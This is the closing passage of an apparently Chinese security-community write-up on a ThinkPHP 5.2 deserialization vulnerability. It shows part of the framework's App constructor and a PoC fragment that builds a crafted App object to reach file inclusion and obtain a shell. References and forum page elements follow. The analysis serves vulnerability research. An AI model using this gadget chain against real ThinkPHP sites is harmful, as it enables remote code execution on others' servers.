    $this->rootPath = $rootPath ? realpath($rootPath) . DIRECTORY_SEPARATOR : $this->thinkPath;
    $this->appPath = $this->rootPath . 'app' . DIRECTORY_SEPARATOR;
    $this->runtimePath = $this->rootPath . 'runtime' . DIRECTORY_SEPARATOR;

    static::setInstance($this);

    $this->instance('app', $this);
}
```

[https://blog.csdn.net/qc\\_41107295](https://blog.csdn.net/qc_41107295)

在poc中构造App类

```
class App{
    protected $runtimePath;
    public function __construct(string $rootPath = ''){
        $this->rootPath = $rootPath;
        $this->runtimePath = "D:/phpstudy/PHPTutorial/WWW/thinkphp/tp5.2/";
        $this->route = new \think\route\RuleName();
    }
}
```

回过来看think\Url::\_\_construct，路径和文件都有了，从而包含文件getshell。


# ThinkPHP V5.2

## 12载初心不改 - 你值得信赖的PHP框架

微软物联网大会开启免费报名! ThinkPHP官方技术文档 TP6开源商城系统

ring(52) "D:/phpstudy/PHPTutorial/WWW/thinkphp/tp5.2/route.php" bool(true)

PHP Version 7.2.1



后记

关于tp反序列化漏洞最大的利用点就是在后期开发时要遇到可控的反序列化点，不然利用不了，不得不说师傅们都tql，各种挖掘思路层出不穷，原来并未分析过tp，这里有

参考文章：

- <https://www.anquanke.com/post/id/187332>
- <https://www.anquanke.com/post/id/187819#h2-7>
- [https://blog.csdn.net/qg\\_41809896/article/details/101575253](https://blog.csdn.net/qg_41809896/article/details/101575253)
- <https://paper.seebug.org/1040/>

点击收藏 | 3 关注 | 1

[上一篇：深入了解子域名挖掘tricks](#) [下一篇：XCTF final 2019 W...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)